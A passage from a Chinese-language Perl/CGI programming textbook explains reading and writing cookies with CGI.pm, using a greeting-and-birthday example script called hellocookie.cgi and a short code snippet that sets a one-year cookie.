


图 23.3 使用服务器端包含

### 23.2.4 写和读Cookies

编写了 CGI 脚本, 就能够使用 cookies, 可以为日期设置一个 cookie, 为时间和购物车数据设置一个 cookie, 以及为用户的生日设置一个 cookie……但是, 所有事情都应该适度, 特别是 cookies。

本节介绍读写 cookies 的知识, 一些 Web 用户可能知道, 它允许你在用户的计算机上存储信息。你可以把文本数据存储在用户机器上, 而且以后读取该文本数据, 允许你自定义网页、跟踪用户移到 Web 站点的哪个位置、创建购物车应用程序及其他功能。但是, 在开始不加选择地使用 cookies 之前, 要记住, 在使用 cookies 上, 人们有很多看法。

#### 23.2.4.1 使用 Cookies

Cookies 既可爱又可恨。很多用户都不愿意看到他们机器上存储的一个个 cookie。我曾经看到过一个网页存储了 70 多个 cookies (这种过度行为只会令人烦恼, 最终它只能弄巧成拙, 其原因是很多 Web 浏览器包含 cookies 的最大极限为 200 或 400, 而且其最大的大小为 3KB)。很多程序员都喜欢 cookies, 这是由于他们能够在用户访问他们的站点时跟踪用户, 能够存储



购物车购买的物品，也可以将网页自定义为用户的规范。在第 24 章中，我将创建一个使用 cookies 的购物车应用程序。

程序清单 23.6 中的 cookie 脚本允许用户自定义一个页面，以便它能够用他的名字欢迎他，甚至在适当的时候祝用户生日快乐。我已经很详尽地编写了这个脚本；如果用户没有提供我存储的信息，也没有更改该信息，它就不会设置任意 cookies。这个脚本会检查用户输入，确保以 mm/dd 格式给定用户的生日（只包含数字，在适当的位置有一个/），并删除用户在名称字符串中提供的一些 HTML 标记。

当用户第一次打开 cookie 脚本 `hellocookie.cgi` 时，该脚本会显示图 23.4 所示的页面。要自定义这个页面，用户可以采用月份/日期的格式输入名字和生日。当用户单击 **Submit** 按钮时，该脚本会在机器中写一个名为 `greetings` 的 cookie，它包含用户的名字和生日。




图 23.4 设置 cookie

当用户再次导航到 `hellocookie.cgi` 时，该脚本会查看 `greetings` cookie 是否存在，如果存在的话，读取它，显示问候语，如图 23.5 所示（如果需要的话，也包括祝愿用户生日快乐）。至此，就完成了这个脚本。

#### 23.2.4.2 编写 Cookie

与 `CGI.pm` 一起使用 cookies 并不困难。下面的示例说明了如何编写带有 `greetings` 名字的 cookie，它存储了 `%greetings` 哈希表中的信息，而且它的期限为一年（从今天算起）：

```
$co = new CGI;

$greetingcookie = $co->cookie
(
    -name=>'greetings',
    -value=>\%greetings,
    -expires=>'+365d'
);
```



```
print
$co->header(-cookie=>$greetingcookie);
```

